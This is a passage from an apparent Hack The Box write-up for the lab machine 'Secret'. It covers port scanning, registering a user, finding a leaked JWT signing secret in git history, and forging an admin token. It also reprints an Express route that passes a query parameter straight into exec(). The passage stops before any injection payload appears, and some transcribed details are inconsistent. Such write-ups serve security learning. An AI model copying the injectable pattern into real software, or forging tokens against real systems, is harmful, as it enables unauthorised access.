Secret

Synopsis


Secret is an easy Linux machine that features a website that provides the source code for a custom authentication API. Enumeration of the provided source code reveals that it is in fact a git repository. Reviewing previous commits reveals the secret required to sign the JWT tokens that are used by the API to authenticate users. Reviewing the source code the endpoint /logs is found to be vulnerable to command injection attacks provided that the user accessing it has a token to verify his identity as theadmin . Having the secret to sign a JWT token we can forge a malicious token to spoof our identity as theadmin and exploit the vulnerable endpoint in order to get a reverse shell on the remote machine as the user dasith . Enumerating the remote file system, a SUID binary is found along with it's source code. The SUID binary runs as root and reads any file on the remote system. Furthermore, core dumps are enabled meaning that if a crash occurs during the operation of the binary and a sensitive file is loaded, the core dump will have the file's contents. Exploiting this path we can get the contents of root's SSH key and get a shell as root on the remote machine.

Skills

- Enumeration
- Source code review
- Command injection
- JWT forgery


Exploitation

As always we start with the nmap to check what services/ports are open




```
Host is up (0.032s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:af:61:44:10:89:b9:53:f0:80:3f:d7:19:b1:e2:9c (RSA)
|   256 95:ed:65:8d:cd:08:2b:55:dd:17:51:31:1e:3e:18:12 (ECDSA)
|_  256 33:7b:c1:71:d3:33:0f:92:4e:83:5a:1f:52:02:93:5e (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: DUMB Docs
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  http    Node.js (Express middleware)
|_http-title: DUMB Docs
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/sub
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/2%OT=22%CT=1%CU=33551%PV=Y%DS=2%DC=T%G=Y%TM=64F32F5F
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11
OS:NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Opening the browser gave us the following page



Inspection of the page showed that we can download a source code of the application to perform a static code analysis



But it also redirected us to the documentation page, which instructs how to create a user account

endpoints) but our code is public

Installation

Installation Process is very simple, you can install nodejs and mongodb to your server and you can run with npm

register user

Section intro goes here. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque finibus condimentum nisl id vulputate. Praesent aliquet varius eros interdum suscipit. Donec eu purus sed nibh convallis bibendum quis vitae turpis. Duis vestibulum diam lorem, vitae dapibus nibh facilisis a. Fusce in malesuada odio.

```
POST http://localhost:3000/api/user/register
```


Example Json Body

```
{
      "name": "dasith",
      "email": "root@dasith.works",
      "password": "Kekc8swFgD6zU"
}
```

responses

Success

```
{
      "user": "dasith",
}
```



We created a user simon, what resulted in getting JWT token


Pretty Raw Hex

```
POST /api/user/register HTTP/1.1
Host: 10.10.11.120:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 0

{
"name":"simon",
"email":"simonsecret.htb",
"password":"pass123"
}
```


,

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 20
ETag: W/"14-kI0HfzH43iZOoPBWgc8JPDCAw7A"
Date: Sat, 02 Sep 2023 13:11:37 GMT
Connection: close

{
  "user":"simonella"
}
```





But this is a token only for a normal user, so we need to forge the token to escalate privileges to admin user




At this point we decided to perform review of the downloaded code

Where we found git directory





In one of the previous commits we found token secret, that can be used to sign the forged JWT token




But that’s not all, further inspection showed remote command execution vulnerability in the endpoint /logs - but we need to be theadmin to access this point - so everything boils down to otken forgery and privilege escalation

```
router.get('/logs', verifytoken, (req, res) => {
    const file = req.query.file;
    const userinfo = { name: req.user }
    const name = userinfo.name.name;

    if (name == 'theadmin'){
        const getLogs = `git log --oneline ${file}`;
        exec(getLogs, (err , output) =>{
            if(err){
```


```
@@ -1,2 +1,2 @@
 DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
-TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwV
+TOKEN_SECRET = secret
diff --git a/routes/private.js b/routes/private.js
index 1347e8c..cf6bf21 100644
--- a/routes/private.js
+++ b/routes/private.js
@@ -11,10 +11,10 @@ router.get('/priv', verifytoken, (req, res) => {

     if (name == 'theadmin'){
         res.json({
-            role:{
-
-                role:"you are admin",
-                desc : "{flag will be here}"
+            creds:{
+                role:"admin",
+                username:"theadmin",
+                desc : "welcome back admin,"
             }
         })
     }
@@ -26,7 +26,32 @@ router.get('/priv', verifytoken, (req, res) => {
             }
         })
     }
+})
+
+router.get('/logs', verifytoken, (req, res) => {
:
```

The token for a normal user looks as follows

We change the value of the parameter name into “theadmin” and use obtained secret to validate signature




Next we passed the forged token into /priv endpoint

